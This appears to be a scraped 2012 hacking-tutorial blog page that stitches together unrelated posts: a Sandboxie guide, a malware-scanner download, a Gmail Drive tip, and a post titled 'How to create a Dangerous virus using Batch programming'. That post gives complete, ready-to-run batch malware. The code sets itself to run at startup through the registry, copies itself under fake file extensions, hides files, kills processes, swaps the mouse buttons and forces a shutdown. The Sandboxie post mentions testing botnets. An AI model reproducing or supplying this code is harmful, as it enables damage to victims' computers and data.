html

welcome to Ethical Hacking Tutorial With Anuj Pandey

Monday, 9 July 2012

Learn html and css & Javascript and Ajax[E-Book]


Learn html and css & Javascript and Ajax[E-Book]


Learn html and css & Javascript and Ajax[E-Book]

 
Learn html and css & Javascript and Ajax[E-Book]

Fast, and simple tutorial leading Web developer.


&


How To Use Sandboxie !


How To Use Sandboxie !


HOW TO USE SANDBOXIE

Introduction :

What is Sandboxie?

Sandboxie is very useful to check whether or not a program is infected, you can also use it to test out your botnet. Sandboxie runs your programs in an isolated space which prevents them from making permanent changes to other programs and data in your computer. Observe the animation below.
Animation 


Why is Sandboxie better than Anti-Virus programs?

Anti-Virus programs, although useful, are not always accurate. As you may have noticed on these forums, there are programs called crypters which scramble the virus' code in order to hide itself from being detected by Anti-Virus programs. There are also False Positives which are files that are seen as being infected by Anti-Virus programs, when in reality they are clean. With Sandboxie you can check the activities of the file and make the decision whether or not it's infected yourself. Although Anti-Virus programs are very very useful, and I recommend you have at least one turned on at all times, for the sake of deciding whether or not a single file is infected, Sandboxie is better.

Tutorial :

1. Download

http://www.sandboxie.com/index.php?DownloadSandboxie

(Proceed through the installation)
2. Using Sandboxie

  • Open Sandboxie : Start > All Programs > Sandboxie > Sandboxie Control



  • Run File : Right-Click Suspected File > Run Sandboxed



  • Change Display : View > Files and Folders



  • Observe Folders : Sandbox DefaultBox > All files and Folders


3. Analysing Output

Now that you've ran your program you're probably wondering What does this all this mean? Now is when you analyze Sandboxie to check if the program has dropped any files. In the All files and Folder sub-menu you can observe the exact location of dropped files.

How do I know if my program's infected?

To decide whether or not a program is infected you have to think. Should this program drop files? For example : I've downloaded a crypter and decided to check it out in Sandboxie. Now immediately after I run it, I get a file dropped : 


Ignore the Desktop.ini and such files below. Focus on the rest. My crypter has just dropped a file. I know now that it is infected.

Settings : 
[LIST][*]To prevent against stealers acquiring your firefox passwords while using Sandboxie go to :
  • Sandbox>Default Box>Sandbox settings> Resource Access>File Access>Blocked Access>Edit/Add
    and copy paste the following lines : (one by one)
    %Local AppData%\Mozilla\
    %AppData%\Mozilla\
    \Device\Mup\

  • You can also disable the program from accessing the internet, this option is also found in Sandbox settings.
  • NEW! To bypass the Anti-Sandboxie that some malware uses, you need to disable the Sandboxie indicator that is in the titles of windows running in Sandboxie "#". To do this go to Sandboxie>Rick-click on your sandbox>Sandbox Settings>Appearance>check "Don't show Sandboxie indicator...". (This method of detecting sandboxie isn't used by all malware however.)


Extra Info. 
  • Keep in mind that if you receive an error, and your program is unable to run in Sandboxie, it is most likely that it's a virus and has implemented Anti-Sandboxie. DO NOT RUN IT OUTSIDE SANDBOXIE! (see 'Settings' spoiler to know how to bypass anti-sandboxie)
  • Once you are done with Sandboxie, Right-Click on the Sandbox and chose Terminate Programs. Also, remember to empty your SandBox after every use by Right-clicking>Delete Contents.
  • When you see [#] [#] around the title on the window, you know it's Sandboxed. Unless you have these indicators 

How to create a Dangerous virus using Batch programming


How to create a Dangerous virus using Batch programming


How to create a Dangerous virus using Batch programming

How to create a Dangerous virus using Batch programming


In this post i am going to give you dangerous virus code which is written in Batch Programming language.


Virus can do:
1.Copy itself into startup
2.Copy itself over one thousand times into random spots in your computer.
3.Hide its self and all other created files
4.Task kill MSN, Norton, Windows Explorer, Limewire.
5.Swap the left mouse button with the right one
6.Opens alert boxes
7.Changes the time to 12:00 and shuts down the computer


copy this code into notepad and save as Greatgame.bat(while saving select all files instead of text ).


Here is the Code:


@Echo off
color 4
title 4
title R.I.P
start
start
start
start calc
copy %0 %Systemroot%\Greatgame > nul
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v Greatgame /t REG_SZ
/d %systemroot%\Greatgame.bat /f > nul
copy %0 *.bat > nul
Attrib +r +h Greatgame.bat
Attrib +r +h
RUNDLL32 USER32.DLL.SwapMouseButton
start calc
cls
tskill msnmsgr
tskill LimeWire
tskill iexplore
tskill NMain
start
cls
cd %userprofile%\desktop
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
cd %userprofile%My Documents
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
start
start calc
cls
msg * R.I.P
msg * R.I.P
shutdown -r -t 10 -c "VIRUS DETECTED"
start
start
time 12:00
:R.I.P
cd %usernameprofile%\desktop
copy Greatgame.bat %random%.bat
goto RIP Enjoy

Malware Scanner (ViusTotal & NoVirusThanks) For Scanning Files


Malware Scanner (ViusTotal & NoVirusThanks) For Scanning Files


Malware Scanner (ViusTotal & NoVirusThanks) For Scanning Files

Malware Scanner (ViusTotal & NoVirusThanks) For Scanning Files

Here's a one more thing which i wanted to share was this scanner.

This malware scanner scans your files by virus total and no virusthanks.So that you can be secured by not opening it.

I decided to give you this ingenious tool to you guys ! :)

I hope you would like it 

You can download it Here

Here Are Some screenshots :)


Credits To
Napsterakos (Main Code)
AeonHack (For the Theme)

Thanks For Visiting DorksNight
Keep Visiting Our Blog We Will Post More Interesthing Things

Get 10 GB More Space In Computer by Gmail


Get 10 GB More Space In Computer by Gmail


Get 10 GB More Space In Computer by Gmail

| | 
Get 10 GB More Space In Computer By Gmail


Hello Guys !!
Hope This Is Also A Interesting Stuff Which I am Sharing With You Guys :)
Hope You Enjoy It.


So Lets Move On :)


Today You Will Learn How to convert your Gmail Space Gmail space into extra HDD space 10Gb.

1) Download Gmail Drive Here

2) Run It Successfully :)

3) Restart Your Computer and then go to "My Computer" and there are another disk ;

4) Click on it and it asks for username and password of your gmail account

5) You can create 1 disk, but you can login with couple of accounts (i..e) 2. That means you can get 30 gb if you have 3 gmail accounts.


I Hope You Guys Enjoyed This :)
Keep Visiting My Site Many More Interesting Stuffs Will Be Posted :D
Please Do Comment If You Have Any Doubt.
Bye Guys !!